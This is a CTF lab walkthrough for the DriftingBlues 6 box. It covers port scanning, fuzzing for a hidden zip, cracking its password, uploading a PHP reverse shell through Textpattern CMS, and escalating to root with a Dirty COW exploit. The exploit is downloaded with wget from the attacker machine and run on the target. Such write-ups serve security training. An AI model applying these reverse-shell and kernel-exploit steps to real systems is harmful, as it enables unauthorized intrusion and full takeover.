
This driftingblues 6 vulnhub ctf walkthrough is short because the box is short. Only port 80 is open. robots.txt hints at a hidden zip file, and the zip holds Textpattern CMS credentials. A PHP shell uploaded through the CMS gives you a foothold, and the old kernel falls to Dirty COW for root.
The machine is on Vulnhub and on OffSec Proving Grounds. The attack path is the same on both, but if you’re on Proving Grounds, read the connectivity note near the end first. It could save you a few hours.
What you need?
Standard Kali tools: nmap, gobuster, zip2john, john and gcc. You also need SecLists, rockyou.txt, the pentestmonkey PHP reverse shell (Kali has a copy in /usr/share/webshells/php/) and a Dirty COW PoC. This walkthrough uses cowroot.c from the Dirty COW PoC list.
Enumeration
Step 1: Port Scan
Start with the usual enumeration using nmap or any other port scanner.
nmap -sV Target-IP-Address -oN nmap.txt

The scan finds one port, 80. With no SSH and no other services, the web app is the only way in.
Step 2: Check robots.txt
Read robots.txt before you start brute forcing. Here it gives away two things: a /textpattern/textpattern path and a note to use the .zip extension when fuzzing.

Hold on to the zip hint. It’s the one that matters.
Step 3: Directory Fuzzing
A normal scan finds the same Textpattern path:
gobuster dir -u http://target-ip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

Now run the scan robots.txt asked for. Add -x zip and change the wordlist to raft-medium-words.txt. The directories list is built for folder names, and you’re looking for a file.
gobuster dir -u http://192.168.173.219/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -x zip

spammer.zip shows up in the results.
Step 4: Crack Spammer.zip

The archive is password protected. Get a hash with zip2john.
zip2john spammer.zip > spammer.txt
Then crack it with rockyou.txt
john --wordlist=~/rockyou.txt spammer.txt

It cracks in few seconds. Inside is creds.txt with mayer:lionheart.
Step 5: Log in to Textpattern CMS
The credentials work on the Textpattern admin panel. Check the version first, it’s 4.8.3.

Exploit-DB has an authenticated RCE for this exact version, EDB-ID 49620. It looks like the obvious route, but it failed against this target. Under the hood, that exploit just uploads a PHP file through the admin panel, and you can do that yourself.
Step 6: Upload a PHP reverse shell
Download the shell – https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php or use the from kali, both are same.

Edit the php-reverse-shell.php file using any text editor and and set $ip and $port to your attacking machine.

In the admin panel, go to Content -> Files.

Upload the shell. Textpattern accepts the .php file without any check.
Step 7: Trigger the shell for initial foothold

The upload page doesn’t say where the file was stored, which is the annoying part. Uploads are served from /textpattern/files/, and that directory has listing enabled, so the shell sits right there.

Start a listener first
nc -lnvp 4444
Click the file. The shell comes back as the web server user.
Step 8: Privilege escalation with Dirty COW

Check the kernel version.
uname -a
The kernel is old and vulnerable to Dirty COW (CVE-2016-5195). Dirty COW is a race condition in the kernel’s copy-on-write handling that lets a normal user write to files they should only be able to read. On an unpatched kernel, that’s a direct path to root.
Host cowroot.c on your machine, then download and compile it on the target.
wget http://192.168.31.205/cowroot.c
gcc cowroot.c -o cowroot -pthread
Provide the executable permissions to the file and executed it as command given below.
chmod +x cowroot
./cowroot

That’s a root shell, and flag.txt is yours.
Notes from the box
A matching version number doesn’t guarantee a working exploit. EDB-49620 targets Textpattern 4.8.3 exactly and still failed here. Once you know what an exploit actually does, it’s often easier to do that thing by hand than to debug someone else’s script.
On Proving Grounds, /textpattern may not load over VPN. During testing, the path timed out for hours over the VPN connection but loaded right away from OffSec’s in-browser Kali VM. If every clue points to one path and it won’t respond, rule out the network before you change your approach.
Related walkthroughs
Evilbox One – Vulnhub CTF Walkthrough – https://pentestguy.com/evilbox-one-vulnhub-ctf-walkthrough/
Mercury Vulnhub CTF Walkthrough – https://pentestguy.com/mercury-vulnhub-ctf-walkthrough/
Jangow: 1.0.1 Vulnhub CTF Walkthrough – https://pentestguy.com/jangow-1-0-1-vulnhub-ctf-walkthrough/
If you found this post helpful, please share it with your co-workers and friends. Please leave a comment and let us know if you have any suggestions. You can also collaborate with us, so please check our collaboration page. Thank you!

